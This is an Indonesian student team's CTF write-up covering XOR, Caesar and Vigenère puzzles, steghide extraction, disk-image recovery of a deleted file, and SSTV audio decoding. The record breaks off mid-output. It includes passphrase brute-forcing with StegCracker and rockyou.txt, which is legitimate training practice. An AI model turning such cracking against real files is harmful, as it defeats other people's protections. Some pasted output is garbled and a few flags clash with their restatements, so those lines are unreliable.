

Nama Tim: Makat-Xploit2
instansi: Politeknik Negeri Banjarmasin


Cryptography:

1. Kunci Varidian

Soal: Agen X, jaringan intelijen kami telah mencegat sebuah komunikasi penting. Sepertinya ini adalah fragmen data terenkripsi dari inisiatif 'Veridian Accord' – sebuah proyek terobosan yang bertujuan untuk Rekode Bumi (Recode The Earth) melalui reforestasi berbasis AI. Sistem mereka, 'ArborOS,' adalah mercusuar Inovasi Digital untuk Masa Depan Berkelanjutan (Digital Innovation For Sustainable Future)

soal ini berisikan 2 file yaitu:

encrypted_message.txt:



dan file key.hex yang berikan kode hex: 7265636f64655f7468655f6561727468

penyelesaian:

pertama saya mendecode key-nya terlebih dahulu dengan code python berikut:

```
with open('key.hex', 'r') as f:  
    key = bytes.fromhex(f.read().strip())  
print("Key:", key)
```

ini adalah kode untuk mengubah hexadecimal menjadi bytes.

```
python/certif/11/cryptor/veridian  
Key: b'recode_the_earth'
```

key yang didapatkan digunakan untuk mendecrypt file encrypted_message.txt.
setelah key-nya di dapatkan, saya langsung membuatkan code untuk dekripsi file text tadi

```

crypto> XOR> > encrypt.py > m
def xor_decrypt(ciphertext: bytes, key: bytes) -> bytes:
    return bytes([c ^ key[i % len(key)] for i, c in enumerate(ciphertext)])
```

Load ciphertext

```

with open("encrypted_message.txt", "rb") as f:
    ciphertext = f.read()
```

Key dari hasil sebelumnya

```

key = b'recode_the_earth'
```

Dekripsi

```

plaintext = xor_decrypt(ciphertext, key)
print(plaintext.decode(errors="ignore"))
```

setelah di jalankan, saya mendapatkan flagnya:

```

[INFO]
Recovered Segment: V-Core Emergency Bootstrap Sequence
Date: 2047-11-04T22:17:53Z
Source: ArborOS.Mainframe.Zone5

[META]
Initiative: Veridian Accord
Objective: Recode The Earth via autonomous affore station
Primary Systems: ArborOS v3.9.7, SeedDispersionAI , RootNet Mesh

[LOG]
Unexpected null sequence in reforestation drone queue detected.
Attempting system repair...
Override accepted.
Injecting emergency restore patch to Zone 5 module...

[SECURE_PAYLOAD]
auth_token: FITUKSW{d1g1t4l_tr33s_gr0w_str0ng}
checksum: 92EF-B781-239C
patch_signature: verified
note: Activation key generated from carbon-index entropy stream. Authorized use only.

[END_OF_FRAGMENT]
PS D:\belajar\Python (cryptography)\ctf\FIT\crypto\XOR> █
```

2. From Caesar to Cleo

Soal: Apakah kamu tahu isi surat cinta

Julius Caesar untuk Cleopatra?

Soal ini berisikan 1 file text:

```

Pb ehoryhg Fohrsdwud,
Wkrxik wkh Uxelfrq vhsdudwhv xv, pb ghvrlrq narzv ac vxfk erxagdub. ILWXNVZ{ilag_wkh_nhb_r1_vxaffhv_uhodvlrqvks} Zruvg pdb wudvhq rq wkh zlag, exw wkhd odfn wkh zdupwk
ri pb hpeudfh.
Wklv phvvdih iroorzh d vvhdbk ukbwkp, wkuhh vvhsv dw d wlph-exw wkh qhaw zloo gdqfh lq d sdwwhuq ri 1 wr 5, uhshdlqj dv irrwvhhsq rq d pdufk.
Xqwlz zh duh uhxqlwhg, pdb wkh frqvwooodvlrqv jxlgh brxu khduw wr p1gh. ILWXNVZ{l1_brx_idlohg_lq_oryh_wdnh_d_vhfrag_fkdfh}

Uq qd gwiwoco qpxh,
Lj zai mpng yikv rfuveif lr zaxv icqhx, wlio L mbxh ifhlili prx ppc gcwi, dxx ukpi jvviag. JNUWNWB{ary_bpoxsu_wljsq}
Gdgm nhxyft M tgah uq ctv pevdjh wklv b sevugur bno nuu sbo, e sjbxmn vlfqgg gz mmrf lxxfnl.
Lafodw B gyjiby cf utknidx, evn am uv efhpz nztm ds dhov zgk rfo lktemuxuyv ebwylbfvm. Lax njiw pv bwew juukxu, nzx ufhv uxkawxg lm-LKNDN-al myy cxs.
WLNDQ{nbzvhvkx_wij_xovldtlkcfcz_efpw}

```

Penyelesaian:

karena hint dari soal sudah jelas yaitu “CAESAR”, jadi saya langsung membuatkan code python untuk dekrip caesar cipher:

```

def caesar_decrypt(text, shift):
    decrypted = ""
    for char in text:
        if char.isalpha():
            offset = ord('A') if char.isupper() else ord('a')
            decrypted += chr((ord(char) - offset - shift) % 26 + offset)
        else:
            decrypted += char
    return decrypted

def main():
    file_path = "love.txt"
    shift = 3 # Default Caesar shift

    with open(file_path, 'r', encoding='utf-8') as f:
        encrypted_text = f.read()

    decrypted_text = caesar_decrypt(encrypted_text, shift)

    print("Decrypted Content:\n")
    print(decrypted_text)

if __name__ == "__main__":
    main()

```

dengan pergeseran yang saya coba mulai dari rendah terlebih dahulu. dan saya mendapatkan plainteks ketika mencoba di pergeseran ke 3.

```

My beloved Cleopatra,
Though the Rubicon separates us, my devotion know
s no such boundary. FITUKSW{find_the_key_of_succe
ss_relationship} Words may travel on the wind, bu
t they lack the warmth of my embrace.
This message follows a steady rhythm, three steps
at a time-but the next will dance in a pattern o
f 1 to 5, repeating as footsteps on a march.
Until we are reunited, may the constellations gui
de your heart to mine. FITUKSW{if_you_failed_in_l
ove_take_a_second_chance}

Rn na dtftlzl nmue,
Ig wnu jmkd vfhs ocrsbic io wnu fzneu, tigl I jy
ue fceiff mou mmlz dztf, auu rhmf gssfnd. GKRTKTY
{xov_ykmpur_tigpd}
Dadj keuvcq J qdne rn zqs mbtaget uhti y pbvrdro
yk1 krr pyl, b pgyujk sicndd dw tjoc iuuckf.
Ypw zrf rge epnwo me na dmqkpd, clc J whemf ly um
tl vm ypw. Lfv SRVUR gvkbd zqs titmtgi rge hgman
ahpigp. GKRTKTY{shf_idy_kq_TSWQS}

Om iptyoei gksvc,
Jxs xdbtse hqdrj dv uupej wirgt eii husfvii, mwkw
uqqy vhqwe bkhalydu pdkh brbu. WkJAIC{zu_oei_r
ghyjv_wuhs_pdk_mwca_wuh_zi}
Ixclat Y dvgyiv zc rqhkau, bsk xj rs bcemb kwqj a
p aels wdh ocl ihqbjrudrvs bytviycsj. Ixu kfgt ms
ytbt grhrur, kwu rces ruhntud ij-IHKGK-xi jvv zu
o. TZIKAGN{kywsethu_tfg_ulsiaqihzcw_bcmt}
PS D:\belajar\Python (cryptography)\ctf\FIT\crypt
o\CAESAR> □

```

permasalahan disini adalah yang berhasil cuman paragraph awalnya saja, paragraph 2 dan 3 tidak,

dengan memahami paragraph pertama, disitu saya mendapatkan 1 hint yaitu “the next will dance in a pattern of 1 to 5, repeating as footsteps on a march”, yang artinya pergeseran untuk dekrip paragraph berikutnya adalah 1-5 yang di ulang.

setelah saya coba terus menerus, saya menemukan kalo ada pola yang sedikit mustahil jika ingin mengubah keseluruhan kalimatnya dengan bahasa yang utuh:

pola pergeseran flag paragraph 2 ke 2:

```

1,2,3,4,5 = LRSIVZ{xnt_almost_uifnf} saya menemukan kata "almost"
1,2,3,4,5,1,2 = HKQRMUA {you_wmnrvr_sgiqf} saya menemukan kata "you"
1,2,3,4,5,1,2,3,4 = EMSTJVZ{xnt_almows_there} saya menemukan kata "there"
1,2,3,4,5,1,2,3,4,5,1,2,3,4,5,1,2,3,4,5,1,2,3,4 = FITUKSW{zpv_xmnntp_vjgob}
dan saya menemukan awal dari format flag yaitu "FITUKSW"

```

jika digabungkan : FITUKSW{you_almost_there}

pola pergeseran flag paragraph 2 ke 2:

```

1,2,3,4,5 = ILRSIVZ{sgd_key_jo_VTWPQ} "key"
1,2,3,4,5,1,2 = HKQRMUA {the_gfz_mr_TRUST} "the" dan "TRUST"
1,2,3,4,5,1,2,3,4,5,1,2,3,4,5,1,2,3,4,5,1,2,3,4 = FITUKSW{uif_key_jo_VTWPQ} "FITUKSW"
1,2,3,4,5,1,2,3,4,5,1 = GJPVMUY {rfh_idx_is_VTWPQ} "is"

```

jika digabungkan : FITUKSW{the_key_is_TRUST}

ketika saya mencoba submit 2 flag tersebut, saya mendapati kalo keduanya adalah FAKE FLAG. karena itu saya memutuskan untuk memakai hint pada soal kali ini.

hint nya adalah “metode cipher apa yang membutuhkan kunci untuk enkripsi dan dekripsi”, ciri ciri hint ini mengarah ke Vigenere Cipher.

lalu saya memakai tools Dcode untuk mendekripsi paragraph ketiga:

The screenshot shows the Dcode Vigenere Decoder interface. On the left, there is a table with two columns. The first column contains the text "TRUST" and the second column contains two paragraphs of text. The first paragraph is:

```
My radiant queen,  
The golden sands of Egypt guard  
our secrets, with each grain  
murmuring your name.  
FITUKSW{if_you_arrive_here_you_w  
ill_get_it}
```

The second paragraph is:

```
Should I perish in battle, let  
it be known that my love for you  
transcended lifetimes. The word  
we held sacred, the bond between  
us--TRUST--is the key.  
FITUKSW{vigenere_for Everlasting  
_love}
```

On the right side of the interface, there is a large text area containing the ciphered text:

```
YZNMDLN{cx_rhT_ujkbmy_zxkv_sgn_pzfd_zxk_c1}  
Lafodw B gyjby cf utkndx, evn am uv efhpe nztm ds dhov  
zgk rfo lktemuxguvv ebwylbym. Lax njw pv bwew juukxu,  
nzx ufhv uxkqwxg lm-LKNJN-a1 myy cxr.  
WCLNDQ{nbzvhwkx_wij_xovldtlkcfcz_efpw}
```

Below the ciphered text, there are several input fields and buttons:

- VIGENERE CIPHERTEXT: A text input field containing the ciphered text.
- PLAINTEXT LANGUAGE: A dropdown menu set to English.
- ALPHABET: A dropdown menu set to ABCDEFGHIJKLMNOPQRSTUVWXYZ.
- AUTOMATIC DECRYPTION: A button to perform automatic decryption.
- DECRYPTION METHOD:
 - KNOWING THE KEY/PASSWORD: A text input field with "KEY".
 - KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: A text input field with "3".
 - KNOWING ONLY A PARTIAL KEY (JOKER=?): A text input field with "KE?".

disini saya mendapatkan 2 flag. FITUKSW{if_you_arrive_here_you_will_get_it} dan FITUKSW{vigenere_for Everlasting_love}, dan saya Solved ketika mencoba flag yang kedua

Stegano

1. Ez-Stegano

Soal: Ada sebuah file EASY.jpg dimana file tersebut tersimpan file .txt EASY.JPG:



Penyelesaian:

disini saya mengekstract file .txt dari gambar tersebut menggunakan tools steghide di kali linux:

```
└─(root㉿Aryanda)-[~/home/yanda/ctf]
└─# steghide extract -sf EASY.jpg
Enter passphrase:
wrote extracted data to "secret.txt".
```

karena gambar EASY.jpg tanpa password ketika mengekstrak, jadi saya tinggal pencet enter.

file secret.txt sudah terextract dari gambar, lalu tinggal saya cat

```
└─(root㉿Aryanda)-[~/home/yanda/ctf]
└─# cat secret.txt
FITUKSW{FT1K4ub3r4ada}
```

dan ctf nya solved.

2. Med-Stegano

Soal: Ada sebuah file Medium..jpg

dimana file tersebut tersimpan file .txt

untuk fotonya sama seperti EASY.jpg

penyelesaian:

disini saya mencoba langsung extract seperti sebelumnya, dan ternyata menggunakan password. untuk mendapatkan password tersebut saya menggunakan tools kali linux bernama stegCracker, tools ini bekerja dengan cara brute force:

```
└─(root㉿Aryanda)-[~/home/yanda/ctf]
└─# stegcracker MEDIUM.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'MEDIUM.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: 123
Tried 4049 passwords
Your file has been written to: MEDIUM.jpg.out
123
```

setelah mendapatkan passwordnya, saya tinggal jalankan steghide menggunakan password yang didapatkan tadi:

```
└─(root㉿Aryanda)-[~/home/yanda/ctf]
└─# steghide extract -sf MEDIUM.jpg
Enter passphrase:
the file "secret.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "secret.txt".

└─(root㉿Aryanda)-[~/home/yanda/ctf]
└─# ls
CatInRoom.bmp          EASY.jpg          MEDIUM.jpg          password.enc          secret.txt
CatInRoom.Zone.Identifier EASY.jpg:Zone.Identifier MEDIUM.jpg.out      password.enc:Zone.Identifier
DEPart.wav              esp_ota_client.elf    MEDIUM.jpg:Zone.Identifier secret.enc
DEPart.wav:Zone.Identifier esp_ota_client.elf:Zone.Identifier output      secret.enc:Zone.Identifier

└─(root㉿Aryanda)-[~/home/yanda/ctf]
└─# cat secret.txt
FITUKSW{D4r4hb1ruFt1}
```

Flag: "FITUKSW{D4r4hb1ruFt1}

Forensic:

1. Secret File

Soal : Tobi, seorang pemain crypto, dia pengusaha dan mempunyai lambo warna ungu. Suatu hari, dia pengen menghapus file-file yang ngga dibutuhin di pcnya, tapi tobi ngga sengaja ngehapus file yang berisi passphrase wallet yang berisi 5 BTC.

Bisakah kamu menemukan file itu? Download Soal

Penyelesaian:

disini saya mendownload file tersebut

Tobi_Secret_File.zip

saya gunakan unzip untuk mengekstrak file di dalamnya


```
(justkids@justkids)@[~/fitcompetition]
$ unzip Tobi_Secret_File.zip
```

saat sudah selesai di unzip saya mendapatkan 2 file yaitu

Tobi_Secret_File.E01
Tobi_Secret_File.E01.txt

sebuah file txt dengan nama Tobi_Secret_File.E01.txt dengan sebuah disk image

Tobi_Secret_File.E01, setelah itu coba saya buka apa maksud file txt itu dan menelusuri lebih lanjut tentang disk image



terus ini file disk image nya

```

(justkids@justkids)-[~/fitcompetition]
$ ewfinfo Tobi_Secret_File.E01

ewfinfo 20140816

Acquiry information
Case number: 001
Description: Can you find that 5 BTC on this disk?
Examiner name: Forensic is easy
Evidence number: 001
Notes: Nice Try to find our Community on s.id/arisansecurity
Acquisition date: Thu Mar 13 19:07:26 2025
System date: Thu Mar 13 19:07:26 2025
Operating system used: Win 201x
Software version used: ADI4.7.3.81
Password: N/A

EWF information
File format: FTK Imager
Sectors per chunk: 64
Compression method: deflate
Compression level: no compression

Media information
Media type: fixed disk
Is physical: no
Bytes per sector: 512
Number of sectors: 49152
Media size: 24 MiB (25165824 bytes)

Digest hash information
MD5: 8d38fe4ed34a595fb77983a6e1a89c7c
SHA1: 2bcc374e2021afb18869ab2b74bed0f5d9e082ba

```

saya menggunakan tools ewfexport untuk mengestrak file disk image berformat E01 menjadi file raw image ,dd

```

(justkids@justkids)-[~/fitcompetition]
$ ewfexport Tobi_Secret_File.E01

ewfexport 20140816

Information for export required, please provide the necessary input
Export to format (raw, files, ewf, smart, ftk, encase1, encase2, encase3, encase4, encase5, encase6, encase7, encase7-v2, linen5, linen6, linen7, ewfx) [raw]: raw
Target path and filename without extension or - for stdout: Tobi_Secret_File.E01.dd
Evidence segment file size in bytes (0 is unlimited) (0 B <= value <= 7.9 EiB) [0 B]: 0
Start export at offset (0 <= value < 25165824) [0]: 0
Number of bytes to export (0 <= value < 25165824) [25165824]: 25165824

Export started at: Jul 05, 2025 05:39:56
This could take a while.

Export completed at: Jul 05, 2025 05:39:56

Written: 24 MiB (25165824 bytes) in 0 second(s).
MD5 hash calculated over data: 8d38fe4ed34a595fb77983a6e1a89c7c
ewfexport: SUCCESS

```

setelah memahami apa yang di maksud dalam file txt itu maka selanjutnya saya mencoba mount file disk image ini

```

(justkids@justkids)-[~/fitcompetition]
$ sudo mkdir -p /mnt/tobi
$ sudo mount -o ro,loop tobi.dd /mnt/tobi

```

disini saya mendapatkan dengan file [tobi.dd](#)

```
(justkids@justkids)-[~/fitcompetition]
$ ls -lah /mnt/tobi

total 8.0K
drwxrwxrwx 1 root root 4.0K Mar 13 15:04 .
drwxr-xr-x 6 root root 4.0K Jul 4 10:52 ..
drwxrwxrwx 1 root root 0 Mar 13 14:45 '$RECYCLE.BIN'
drwxrwxrwx 1 root root 0 Mar 13 14:52 'DATA KERJAAN'
drwxrwxrwx 1 root root 0 Mar 13 14:59 'FOTO LEBARAN'
drwxrwxrwx 1 root root 0 Mar 13 14:43 'System Volume Information'
```

Saya melakukan ls -lah /mnt/tobi untuk melihat semua file yang ada di tobi tadi,dan langkah selanjutnya menyaring untuk mendapatkan di mana flag berada

```
(justkids@justkids)-[~/fitcompetition]
$ ls -la /mnt/tobi/$RECYCLE.BIN/S-1-5-21-* -R

'/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/':
total 13
drwxrwxrwx 1 root root 4096 Mar 13 15:04 .
drwxrwxrwx 1 root root 0 Mar 13 14:45 ..
-rwxrwxrwx 1 root root 72 Mar 13 15:04 '$I05S71A'
-rwxrwxrwx 1 root root 72 Mar 13 15:04 '$I26IR0U'
-rwxrwxrwx 1 root root 72 Mar 13 15:04 '$IC8NU9J'
-rwxrwxrwx 1 root root 68 Mar 13 15:04 '$IESMBBE'
-rwxrwxrwx 1 root root 72 Mar 13 15:04 '$IJMB4Y8'
-rwxrwxrwx 1 root root 72 Mar 13 15:04 '$IMTOLDH'
-rwxrwxrwx 1 root root 72 Mar 13 15:04 '$IUGA9UG'
-rwxrwxrwx 1 root root 72 Mar 13 15:04 '$IUK4M82'
drwxrwxrwx 1 root root 0 Mar 13 15:01 '$R05S71A'
drwxrwxrwx 1 root root 0 Mar 13 15:01 '$R26IR0U'
drwxrwxrwx 1 root root 0 Mar 13 15:00 '$RC8NU9J'
drwxrwxrwx 1 root root 4096 Mar 13 15:04 '$RESMBBE'
drwxrwxrwx 1 root root 0 Mar 13 15:00 '$RJMB4Y8'
drwxrwxrwx 1 root root 0 Mar 13 15:00 '$RMTOldH'
drwxrwxrwx 1 root root 0 Mar 13 15:01 '$RUGA9UG'
drwxrwxrwx 1 root root 0 Mar 13 15:00 '$RUK4M82'
-rwxrwxrwx 1 root root 129 Mar 13 14:45 desktop.ini

'/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$R05S71A':
total 4
drwxrwxrwx 1 root root 0 Mar 13 15:01 .
drwxrwxrwx 1 root root 4096 Mar 13 15:04 ..
drwxrwxrwx 1 root root 0 Mar 13 15:02 'passphrase wallet'

'/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$R05S71A/passphrase wallet':
total 1
drwxrwxrwx 1 root root 0 Mar 13 15:02 .
drwxrwxrwx 1 root root 0 Mar 13 15:01 ..
-rwxrwxrwx 1 root root 60 Mar 13 15:04 wallet_5_BTC.txt
```

disini sangat banyak kali file sangat susah mendapatkan nya maka saya menggunakan perintah find untuk menemukan nya

```
(justkids@justkids)-[~/fitcompetition]
$ find /mnt/tobi/$RECYCLE.BIN/S-1-5-21-* -type f

/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$I05S71A
/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$I26IR0U
/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$IC8NU9J
/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$IESMBBE
/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$IJMB4Y8
/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$IMTOLDH
/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$IUGA9UG
/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$IUK4M82
/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$R05S71A/passphrase wallet/wallet_5_BTC.txt
/mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/desktop.ini
```

setelah ketemu maka saya melakukan cat

```
(justkids@justkids) [~/fitcompetition]
$ cat /mnt/tobi/$RECYCLE.BIN/S-1-5-21-481572636-152669082-4104298183-1000/$R05S71A/passphrase\ wallet/wallet_5_BTC.txt
FITUKSW{nice_step_for_better_forensic_master_on_2025_669534}
```

dan dapat flag nya adalah FITUKSW{nice_step_for_better_forensic_master.on_2025_669534}

2. Martin and the Humming SInal

Soal : Martin tinggal sendirian di ujung gang, rumahnya penuh barang-barang aneh—dari jam dinding yang berputar mundur sampai radio tua yang selalu menyala, bahkan saat mati lampu.

Suatu malam, terdengar suara berdesis dari radionya. Martin bilang itu “pesan penting” yang dikirimkan entah dari siapa... entah dari mana.

Sebelum menghilang, Martin meninggalkan satu file rekaman yang katanya: “Dengerin baik-baik... mereka cuma bisa bicara lewat cara ini.” Download Sekarang rekaman itu ada padamu.

saya mendapatkan sebuah file dengan format wav

```
(justkids@justkids) [~/fitcompetition]
$ file hummingsignal.wav
sox --i hummingsignal.wav
doctype html
hummingsignal.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 48000 Hz
    header:
Input File Name: 'hummingsignal.wav'
Channels: 1; width=device-width, initial-scale=1.0" />
Sample Rate: 48000 Access/title>
Precision: 16-bit DN →
Duration: 0.29s: 00:01:55.29 = 5533928 samples ~ 8646.76 CDDA sectors
File Size: 11.1M
Bit Rate: 768k
Sample Encoding: 16-bit Signed Integer PCM
```

sesuai petunjuk soal maka saya coba mendengarkan file wav itu saya menggunakan sebuah tools untuk memutar lagu tersebut tools nya adalah aplay

```
(venv)-(justkids@justkids) [~/fitcompetition]
$ aplay hummingsignal.wav
Playing WAVE 'hummingsignal.wav': Signed 16 bit Little Endian, Rate 48000 Hz, Mono
```


dan sesuai petunjuk saya menggunakan sebuah tools lagi yang bernama qsstv, qsstv adalah sebuah aplikasi linux berbasis gui untuk mengirim dan menerima gambar melalui mode radio digital bernama qsstv

```
(justkids@justkids) [~/fitcompetition]
$ sudo apt install qsstv
sudo apt install qsstv
[sudo] password for justkids:
qsstv is already the newest version (9.5.8-6).
The following packages were automatically installed and are no longer required:
libabsl20230802 libgeos3.13.0 libopenh264-7 libpython3.12t64 python3-dunamai python3-pyview python3-wheel-whl strongswan
libbdnln3 libglapi-mesa libpoppler145 libutempter0 python3-nfsclient python3-requests-ntlm python3.12-tk
libflac12t64 libjxl0.10 libpython3.12-minimal libxmpack0 python3-packaging-whl python3-setproctitle ruby-zeitwerk
libfuse3-3 liblbgfsb0 libpython3.12-stdlib python3-aioclient python3-poetry-dynamic-versioning python3-tomlkit sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.


Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 166
qsstv is already the newest version (9.5.8-6).
The following packages were automatically installed and are no longer required:
libabsl20230802 libgeos3.13.0 libopenh264-7 libpython3.12t64 python3-dunamai python3-pyview python3-wheel-whl strongswan
libbdnln3 libglapi-mesa libpoppler145 libutempter0 python3-nfsclient python3-requests-ntlm python3.12-tk
